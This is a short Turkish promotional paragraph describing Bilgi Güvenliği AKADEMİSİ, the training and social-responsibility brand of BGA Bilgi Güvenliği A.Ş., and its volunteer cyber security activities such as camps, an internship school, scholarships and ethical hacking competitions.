BGA Bilgi Güvenliđi A.Ş.’nin eğitim ve sosyal sorumluluk markası olarak çalışan Bilgi Güvenliđi AKADEMİSİ, siber güvenlik konusunda ticari, gönüllü eğitimlerin düzenlenmesi ve siber güvenlik farkındalığını arttırıcı gönüllü faaliyetleri yürütülmesinden sorumludur. Bilgi Güvenliđi AKADEMİSİ markasıyla bugüne kadar “Siber Güvenlik Kampları”, “Siber Güvenlik Staj Okulu”, “Siber Güvenlik Ar-Ge Destek Bursu”, “Ethical Hacking yarışmaları” ve “Siber Güvenlik Kütüphanesi” gibi birçok gönüllü faaliyetin destekleyici olmuştur.